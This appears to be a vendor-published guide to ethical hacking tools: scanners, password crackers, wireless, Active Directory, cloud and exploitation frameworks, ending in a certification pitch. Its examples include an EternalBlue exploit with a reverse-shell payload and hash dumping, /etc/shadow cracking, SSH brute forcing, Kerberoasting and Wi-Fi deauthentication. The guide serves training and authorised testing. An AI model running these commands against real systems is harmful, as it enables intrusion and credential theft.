Last Updated : July 1, 2026
Whether you’re preparing for the CEH AI exam, working as a professional penetration tester, or defending your organisation’s infrastructure, the right ethical hacking tool can be the difference between finding a vulnerability before an attacker does – or finding out about it the hard way.
This guide covers the hacker tools that security professionals actually use in 2026. We’ve organised every hacker tool by use case, included real command examples, and added honest trade-offs so you can decide which ones belong in your toolkit.
What Are Ethical Hacking Tools?
Ethical hacking tools also called hacker tools are software applications used by cybersecurity professionals to identify, test, and expose security vulnerabilities in systems, networks, and applications with explicit permission from the asset owner.
Why organisations need ethical hacking tools:
- Identify security gaps before real attackers find them.
- Meet compliance requirements (PCI-DSS, ISO 27001, HIPAA, GDPR).
- Validate security controls and patch effectiveness.
- Train internal security teams with realistic attack simulations.
- Demonstrate security posture to leadership and regulators.
How to Choose the Right Ethical Hacking Tool
Before downloading a stack of tools, ask yourself three questions:
What is your target?
| Target | Recommended Tools |
|---|---|
| Web applications | Burp Suite, OWASP ZAP, Nikto, SQLmap |
| Networks | Nmap, Wireshark, Angry IP Scanner |
| Wireless networks | Aircrack-ng, Kismet, Wifite |
| Active Directory / Windows | BloodHound, Impacket, CrackMapExec |
| Cloud environments | Prowler, ScoutSuite, Pacu |
| Passwords & credentials | Hashcat, John the Ripper, Hydra |
| OSINT / Reconnaissance | Maltego, theHarvester, Shodan |
| Full pentests | Kali Linux (bundles 300+ tools), Parrot OS |
What is your experience level?
Beginners should start with Kali Linux, which bundles the most-used hacker tools in a single distribution, and practice in structured lab environments like EC-Council’s iLabs, Hack The Box, or TryHackMe before testing real systems.
Ethical Hacking Tools Seasoned Cybersecurity Professionals:
Reconnaissance & OSINT Tools (5)
|
Network Analysis & Enumeration Tools (4)
|
Web Application Hacking Tools (6)
|
Wireless Hacking Tools (4)
|
Password & Credential Testing Tools (4)
|
Exploitation & Red Team Tools (5)
|
Cloud Security Testing Tools (5)
|
API Security Testing Tools (4)
|
AI Ethical Hacking Tools (5)
|
Digital Forensics & Malware Analysis Tools (4)
|
Reconnaissance & OSINT Tools
Reconnaissance is the first phase of ethical hacking. These hacker tools help gather intelligence about domains, IPs, technologies, users, and exposed assets.

1. Nmap
Nmap is one of the most widely used ethical hacking tools for network discovery and port scanning.
Platform: Linux, Windows, macOS Cost: Free, open-source
- Port scanning
- Network discovery
- Service enumeration
Why Ethical Hackers Use It
Nmap remains one of the most important ethical hacking tools because it quickly maps systems, identifies open ports, and detects services running across networks.
- Reconnaissance
- Enumeration
- Internal assessments
Skill Level
Beginner to Advanced

Example — top 1000 port scan with vulnerability scripts:

Limitation: SYN scans (-sS) require root/administrator privileges. Aggressive scans can trigger IDS/IPS alerts on monitored networks. Always obtain written authorisation before scanning.
2. Shodan

Best For
- Internet exposure discovery
- OSINT
- Attack surface analysis
Why It Matters in 2026
Cloud misconfigurations and exposed infrastructure remain one of the biggest enterprise risks.
Example use cases:
- Find exposed RDP ports on a target organisation’s IP range
- Identify unpatched services (e.g. Apache 2.2.x still running)
- Discover misconfigured S3 buckets or Elasticsearch instances
- Map an organisation’s attack surface before active scanning

This finds RDP-exposed hosts registered to a specific organisation.
3. Maltego
- Relationship mapping
- Social intelligence
- Infrastructure visualization
4. Amass
Amass is used for external attack surface discovery and subdomain enumeration. It helps penetration testers identify hidden assets and exposed infrastructure.
Best For
- Subdomain enumeration
- External asset discovery
5. theHarvester
theHarvester gathers emails, subdomains, IPs, and employee information from public sources. Ethical hackers use it during reconnaissance and OSINT phases.
Platform: Linux, macOS Cost: Free, open-source
- Email discovery
- Domain intelligence gathering
bash
theHarvester -d targetcorp.com -b google,linkedin,shodan -l 200
Network Analysis & Enumeration Tools
6. Wireshark
Platform: Linux, Windows, macOS Cost: Free, open-source

- Packet analysis
- Traffic inspection
- Threat analysis
Why Ethical Hackers Use It
bash
wireshark -i eth0 -f “port 80” -w http_capture.pcap
http.request.method == "POST"— find POST requests (credential submissions)dns— filter all DNS queriestcp.flags.syn == 1 and tcp.flags.ack == 0— SYN scan detection
7. Netcat
- Port communication
- Banner grabbing
- Shell connections
8. Masscan
- Internet-scale scanning
- Rapid host discovery
9. CrackMapExec
Best For
- Active Directory testing
- Lateral movement simulation
bash
crackmapexec smb 192.168.1.0/24 -u administrator -p ‘Password123’ –share
Web Application Hacking Tools
10. Burp Suite

Burp Suite is a web application penetration testing platform used for intercepting HTTP requests, testing APIs, and identifying vulnerabilities like SQL injection and XSS.
Best For
- Web application penetration testing
- API testing
- HTTP interception
Common Vulnerabilities Tested
- SQL injection
- XSS
- Authentication flaws
- Access control weaknesses
Source: portswigger
11. OWASP ZAP
- Beginner-friendly web testing
- Automated scanning
- DevSecOps testing
12. SQLmap
- Database exploitation testing
- SQL injection validation
13. Nuclei
- Fast vulnerability scanning
- Bug bounty automation
Why It’s Trending
Nuclei has become extremely popular due to automation-friendly workflows and active community templates.
bash
nuclei -u https://target.com -severity critical,high -o results.txt
bash
nuclei -u https://target.com -tags cve
14. Ffuf
- Directory discovery
- Parameter fuzzing
15. Nikto
bash
nikto -h https://target.com -o nikto_output.html -Format htm
- Web server vulnerability detection
Wireless Hacking Tools
16. Aircrack-ng
- Wi-Fi auditing
- WPA/WPA2 testing
# Step 1: Enable monitor mode
airmon-ng start wlan0
# Step 2: Capture traffic and target a specific BSSID
airodump-ng -c 6 –bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
# Step 3: Deauthenticate a client to force WPA handshake
aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon
# Step 4: Crack the captured handshake
aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt
17. Kismet
- Wireless discovery
- Rogue access point detection
18. Wifite
- Automated Wi-Fi testing
19. Bettercap
Bettercap is a network attack and monitoring framework used for MITM attacks, traffic interception, and wireless testing.
- MITM testing
- Wireless interception
Password & Credential Testing Tools
20. Hashcat
- Password auditing
- High-speed hash analysis
bash
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
bash
hashcat -m 1000 -a 0 hashes.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule
21. John the Ripper
bash
unshadow /etc/passwd /etc/shadow > combined.txt
john combined.txt –wordlist=/usr/share/wordlists/rockyou.txt
- Password strength testing
22. Hydra
- Login authentication testing
bash
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100 -t 4
23. Mimikatz
- Windows credential analysis
- Active Directory testing
Exploitation & Red Team Tools
24. Metasploit Framework

Metasploit Framework is an exploitation platform used for vulnerability validation, payload generation, and post-exploitation testing.
- Exploit testing
- Payload generation
- Post-exploitation
- 2,300+ exploits across all major platforms
- Meterpreter — advanced in-memory payload for post-exploitation
- Automated credential testing (auxiliary/scanner modules)
- Integration with Nmap, Nessus, and Nexpose
- msfvenom for custom payload generation
Example — basic exploitation workflow:
bash
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.50
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
run
bash
meterpreter > hashdump # Extract password hashes
meterpreter > getsystem # Attempt privilege escalation
meterpreter > run post/multi/recon/local_exploit_suggester
Limitation: Metasploit Community lacks evasion capabilities. Modern EDR solutions detect most default Meterpreter payloads. Professional engagements increasingly require custom C2 frameworks or payload obfuscation.
25. Cobalt Strike
- Red team operations
- Threat emulation
26. BloodHound
- AD privilege escalation analysis
bash
# Run SharpHound to collect AD data
./SharpHound.exe -c All
# Import zip into BloodHound
# Query: Shortest path to Domain Admin from owned users
27. Sliver
Platform: Linux, Windows, macOS Cost: Free, open-source (BishopFox)
- Command and control simulation
28. Impacket
- SMB and protocol testing
- Lateral movement simulation
Example — Kerberoasting (extract service account hashes):
bash
python3 GetUserSPNs.py domain.local/user:password -dc-ip 192.168.1.1 -request
Cloud Security Testing Tools
Cloud security is now a critical ethical hacking skill.
29. ScoutSuite
- Cloud posture assessments
- Misconfiguration discovery
30. Prowler
- AWS security auditing
Example — run AWS security checks:
bash
prowler aws –region us-east-1 -M html -o prowler_report
31. Trivy
Trivy is a container and cloud vulnerability scanner used to identify vulnerabilities in images, Kubernetes clusters, and dependencies.
- Container scanning
- Image security
32. kube-hunter
kube-hunter is a Kubernetes security testing tool used to discover weaknesses in container orchestration environments.
- Kubernetes security testing
33. Checkov
- IaC security validation
API Security Testing Tools
APIs are among the fastest-growing attack surfaces.
34. Postman
Postman is an API testing platform used to test endpoints, validate authentication, and analyze API behavior.
- API testing
- Authentication analysis
35. Kiterunner
- API enumeration
- Endpoint discovery
36. SoapUI
SoapUI is an API security testing framework used for REST and SOAP API validation, automation, and vulnerability testing.
- SOAP and REST API testing
37. Mitmproxy
- API traffic interception
AI Ethical Hacking Tools
AI-assisted ethical hacking is becoming a major cybersecurity trend, and AI-powered hacker tools are now part of every modern penetration tester’s workflow.
38. ShellGPT
- Command automation
- Linux workflow assistance
39. PentestGPT
PentestGPT assists penetration testers with methodology guidance, reconnaissance workflows, and vulnerability analysis using AI.
- Pentesting workflow guidance
- Recon assistance
40. ChatGPT
- Script generation
- Threat research
- Automation workflows
41. Claude
- Long-form analysis
- Security documentation review
42. Microsoft Copilot
- Automation
- Security scripting assistance
Digital Forensics & Malware Analysis Tools
43. Ghidra
Ghidra is a reverse engineering platform used to analyze malware, binaries, and suspicious software behavior.
- Reverse engineering
- Malware analysis
44. Volatility
- Memory investigation
- Incident response
45. Autopsy
- Disk forensics
- Evidence analysis
46. YARA
- Malware classification
- Threat hunting
47. Hacking Apps & Mobile Ethical Hacking Tools
Android hacking tools are used by penetration testers to assess the security of Android applications, test network configurations from a mobile device, and demonstrate mobile attack scenarios to clients.
| Android Hacking Tool | Purpose | Requires Root? |
|---|---|---|
| Termux | Full Linux terminal on Android — run Nmap, Hydra, Metasploit | No (some modules yes) |
| cSploit | Network scanning, MITM, session hijacking on Android | Yes |
| Fing | Network discovery, device fingerprinting | No |
| WPS WPA Tester | Test WPS-enabled routers for PIN vulnerabilities | No |
| NetCut | ARP spoofing, network control | Yes |
| Drozer | Full Android app security assessment framework | No |
| Frida (mobile) | Dynamic instrumentation for iOS and Android app analysis | Varies |
Note: Android hacking tools for security testing must only be used on networks and devices you own or have explicit written permission to test. Using these hacking apps on public or unauthorised networks is illegal.
bash
# Connect Drozer agent
adb forward tcp:31415 tcp:31415
drozer console connect
# List installed packages
run app.package.list -f targetapp
# Identify attack surface
run app.package.attacksurface com.target.app
48. Hacking Operating Systems: Best Linux Hacking Tools Distros
The choice of hacking operating system matters as much as the individual tools. Every major linux hacking tool suite is built for a Unix-based environment, and most hacking softwares run natively only on Linux. Here are the most widely used hacking operating systems in 2026:
Kali Linux — The Standard Ethical Hacker Toolkit OS
Kali Linux is the most widely used hacking operating system in the world and the default choice for building an ethical hacker toolkit. Maintained by Offensive Security, it ships with 300+ pre-installed hacker tools covering every phase of a penetration test.
- Pre-configured for pentesting — wireless drivers, kernel patches, root-ready
- Rolling release — always current hacking softwares and tool versions
- Available as VM, live USB, Docker container, WSL2, and cloud AMI
- Official platform for OSCP and CEH lab environments
- The most documented Linux hacking tool ecosystem on the internet
- Information gathering: Nmap, Maltego, theHarvester, Recon-ng
- Vulnerability analysis: Nessus (install separately), OpenVAS, Nikto
- Web application: Burp Suite, OWASP ZAP, SQLmap, WPScan
- Password attacks: Hashcat, John the Ripper, Hydra, Crunch
- Wireless: Aircrack-ng, Kismet, Wifite, Reaver
- Exploitation: Metasploit, BeEF, Exploit-DB
- Post-exploitation: BloodHound, Impacket, CrackMapExec
Parrot OS is a privacy-focused hacking operating system that includes the same core hacker tools as Kali but with a lighter footprint — ideal for older hardware or users who want a daily-driver OS with pentesting capabilities built in.
Devices for Hacking: Recommended Hardware
| Device for Hacking | Purpose | Recommended Model |
|---|---|---|
| Wireless Adapter | Monitor mode + packet injection | Alfa AWUS036ACH, Alfa AWUS036NHA |
| Rubber Ducky / Flipper Zero | HID attacks, physical pentesting | Hak5 USB Rubber Ducky, Flipper Zero |
| Raspberry Pi | Drop box, network implant | Raspberry Pi 5 (8GB) |
| Laptop | Primary pentesting device | ThinkPad X1 Carbon, Dell XPS 15 |
| USB Drive (Bootable Kali) | Portable hacking operating system | 32GB+ USB 3.0, Samsung or SanDisk |
| Network Tap | Passive traffic capture | Throwing Star LAN Tap |
| SDR (Software Defined Radio) | RF signal analysis | RTL-SDR Blog V4 |
The most important device for hacking is a wireless adapter that supports monitor mode — the built-in Wi-Fi card in most laptops does not. The Alfa AWUS036ACH is the community standard recommendation for 2026, supporting 802.11ac dual-band with both monitor mode and packet injection.
49. Hacking Software for Free: Complete Free Ethical Hacking Toolkit
Building a complete ethical hacking toolkit does not require spending money. This ethical hacking toolkit built entirely from hacking software for free covers every phase of a professional penetration test:
| Phase | Free Hacking Software | What It Does |
|---|---|---|
| Reconnaissance | Nmap, theHarvester, Recon-ng, Shodan (free tier) | Network mapping, OSINT |
| Vulnerability Scanning | OpenVAS, Nuclei, Nikto | Identify security weaknesses |
| Exploitation | Metasploit Community, SQLmap | Exploit vulnerabilities |
| Web App Testing | Burp Suite Community, OWASP ZAP | Intercept and test HTTP |
| Password Attacks | Hashcat, John the Ripper, Hydra | Crack hashes, test credentials |
| Wireless | Aircrack-ng, Wifite, Kismet | Wi-Fi security testing |
| AD / Windows | BloodHound, Impacket, CME | Active Directory attacks |
| Forensics | Wireshark, Volatility | Traffic and memory analysis |
| C2 (Advanced) | Sliver, Covenant | Command and control |
| Reporting | Dradis Community, Ghostwriter | Pentest report generation |
Every tool in this table is hacking software for free — open-source, actively maintained, and used daily by professional pentesters. Start with Kali Linux to get most of them pre-installed.
50. Wi-Fi Password Cracking: How Wireless Security Testing Works
How WPA2 Password Cracking Works
- Capture the 4-way handshake — attacker puts the wireless adapter into monitor mode and captures traffic until a client connects (or deauthentication forces a reconnect)
- Extract the handshake — the EAPOL handshake frames are extracted from the capture file
- Offline dictionary/brute-force attack — Hashcat or Aircrack-ng tests password candidates against the captured handshake without sending any further traffic to the network
This is why wifi password cracked attacks are undetectable in real time — the actual cracking happens entirely offline.
| Password Type | Estimated Crack Time (RTX 4090) |
|---|---|
| 8-character lowercase only | Under 1 minute |
| 8-character alphanumeric | ~22 minutes |
| 10-character alphanumeric | ~3 days |
| 12-character mixed case + symbols | ~centuries |
| WPS PIN (8 digits) | ~4 hours (Reaver) |
WPS Vulnerabilities
bash
# Check if WPS is enabled on nearby APs
wash -i wlan0mon
# Attack WPS PIN with Reaver
reaver -i wlan0mon -b AA:BB:CC:DD:EE:FF -vv
Defensive recommendation: Disable WPS on all access points, use WPA3 where supported, and enforce a minimum 16-character passphrase using a random string (not a dictionary word or phrase).
Comparison Tables
| Tool | Use Case | Skill Level | Cost | Platform |
|---|---|---|---|---|
| Nmap | Network scanning | Beginner | Free | All |
| Burp Suite Pro | Web app testing | Intermediate | $449/yr | All |
| Metasploit | Exploitation | Intermediate | Free/Pro | All |
| Hashcat | Password cracking | Intermediate | Free | All |
| BloodHound | AD attack paths | Advanced | Free/Enterprise | All |
| Cobalt Strike | Red team C2 | Advanced | $5,900/yr | Linux/Windows |
| Pentera | Automated pentesting | All levels | Enterprise | Appliance |
| Nuclei | Vulnerability scanning | Intermediate | Free | All |
| Prowler | Cloud security | Intermediate | Free | Linux/macOS |
| Goal | Free tools (sufficient?) | When to pay |
|---|---|---|
| Learning & CTFs | Yes — Kali Linux + Metasploit Community + Burp Community | Not necessary |
| Bug bounty hunting | Mostly — Nuclei, Nmap, ffuf, SQLmap | Burp Pro pays for itself quickly |
| Professional pentesting | Partial — misses scanner depth | Burp Pro + Nessus Pro minimum |
| Red team operations | No | Cobalt Strike or Sliver + infrastructure |
| Security validation (enterprise) | No | Pentera or equivalent |
Looking to build these skills formally? EC-Council’s Certified Ethical Hacker (CEHAI) programme provides hands-on training with all major hacking tools covered in this guide — from foundational linux hacking tools and ethical hacking software to advanced android hacking tools, cloud security, and AI-powered hacking softwares — in a structured, lab-based curriculum that prepares you for real-world penetration testing engagements. It is the most recognised ethical hacking toolkit certification pathway in the industry.

Ethical Hacking Tools Used Across the 5 Phases of Ethical Hacking in CEH AI
| Ethical Hacking Phase | Common Tools |
|---|---|
| Reconnaissance | Nmap, Shodan, Maltego |
| Scanning & Enumeration | Wireshark, Masscan |
| Gaining Access | Metasploit, Burp Suite |
| Maintaining Access | Sliver, Cobalt Strike |
| Covering Tracks & Analysis | Volatility, YARA |
Frequently Asked Questions
What is the difference between hacker tools and ethical hacking software?
Hacker tools is a broad term covering any software that can be used to probe, exploit, or analyse systems. Ethical hacking software refers specifically to hacker tools used within a legal, authorised framework — with written permission from the asset owner. The tools themselves are identical; the difference is entirely in the authorisation and intent. A Nmap scan run by a penetration tester with a signed SOW is ethical hacking software in use; the same scan run against a random IP without permission is criminal activity.
What is the best ethical hacker toolkit for beginners in 2026?
The best starting ethical hacker toolkit for beginners in 2026 is:
- Kali Linux — install as a VM or boot from USB as your hacking operating system
- Nmap — the foundational Linux hacking tool for network reconnaissance
- Burp Suite Community — free hacking software for web application testing
- Metasploit Community — the most documented exploitation framework
- Hack The Box or TryHackMe — practice environments so you use these hacking apps legally
This ethical hacker toolkit costs nothing and covers 80% of what professional pentesters use in real engagements.
What are the best hacking apps for Android in 2026?
The most useful android hacking tools for security professionals are Termux (linux terminal with full access to linux hacking tools), Drozer (Android app assessment), cSploit (network MITM and scanning), and Fing (network discovery). These hacking apps must only be used on networks and devices you own or are authorised to test. All android hacking tools are subject to the same legal restrictions as desktop hacking softwares.
What devices for hacking do professional pentesters use?
Professional pentesters use a combination of devices for hacking including a Linux laptop running Kali as their primary hacking operating system, an Alfa wireless adapter for Wi-Fi assessments, a Flipper Zero or Hak5 toolkit for physical pentesting, and a Raspberry Pi for network implants or drop boxes. The most critical device for hacking is a wireless adapter that supports monitor mode, as built-in laptop Wi-Fi cards cannot run most wireless linux hacking tools.
Is hacking software for free as good as paid tools?
For most use cases, yes. The best hacking software for free — Nmap, Metasploit, Hashcat, OpenVAS, Nuclei, Aircrack-ng, BloodHound — are the same tools professional pentesters use daily. The main advantage of paid ethical hacking software like Burp Suite Pro (~$449/year) or Nessus Pro (~$3,590/year) is automation, reporting, and depth of scanning. Beginners and most intermediate practitioners can build a complete ethical hacker toolkit entirely from hacking software for free.
What hacking tools are best for Wi-Fi password cracking tests?
For authorised wireless security assessments involving wifi password cracked scenarios, the standard linux hacking tool stack is: Aircrack-ng (handshake capture and cracking), Hashcat (GPU-accelerated cracking against captured handshakes), Wifite (automated workflow), Reaver/Bully (WPS PIN attacks), and Kismet (passive discovery). All wifi password cracked testing must be performed only on networks you own or have explicit written authorisation to test.
What is the best hacking operating system in 2026?
Kali Linux is the best hacking operating system for most users — it is the most widely used, best documented, and ships with the most complete pre-installed ethical hacker toolkit. Parrot OS is a strong alternative for users who want a lighter hacking operating system for daily use. BlackArch is preferred by advanced users who need access to the largest repository of hacking softwares (2,800+). All three are Linux-based, and the overwhelming majority of hacker tools are built for Linux environments.
What ethical hacking software is used in the CEH v13 exam?
CEH v13 covers a comprehensive range of ethical hacking software including Nmap, Metasploit, Burp Suite, Wireshark, Hashcat, Aircrack-ng, theHarvester, Maltego, Nikto, SQLmap, and Nessus. The exam also includes AI-powered hacking tools, cloud security testing hacking softwares, and mobile android hacking tools — reflecting the full scope of what a professional ethical hacker toolkit looks like in 2026.
Are hacking apps legal to use?
Hacking apps — whether desktop hacking softwares, mobile android hacking tools, or specialised devices for hacking like Flipper Zero — are legal to own, purchase, and learn with. Using any hacking tool against systems, networks, or devices for hacking that you do not own or have written authorisation to test is illegal under the Computer Fraud and Abuse Act (US), the Computer Misuse Act (UK), and equivalent legislation worldwide. All hacker tools listed in this guide are intended for use in authorised penetration testing engagements, personal lab environments, and certified training programmes only.
What is the difference between hacking tools and hacking software?
Hacking tools typically refers to individual utilities — a single linux hacking tool like Nmap or Hashcat that performs one specific function. Hacking software or hacking softwares more broadly describes complete applications or frameworks — Metasploit, Burp Suite, or Kali Linux — that bundle multiple capabilities. The terms are often used interchangeably. A full ethical hacker toolkit combines many individual hacking tools and hacking softwares to cover the complete penetration testing lifecycle.
Can I do ethical hacking on Android?
Yes — android hacking tools like Termux give you access to many of the same linux hacking tools available on a desktop, including Nmap, Hydra, and Metasploit (via Termux). Specialised hacking apps like Drozer, cSploit, and Fing extend this further. However, android hacking tools are generally less capable than their desktop equivalents and are best used for network reconnaissance, wifi password cracked assessments (with authorisation), and supplementary testing. Your primary ethical hacker toolkit should still be a Linux laptop running a proper hacking operating system.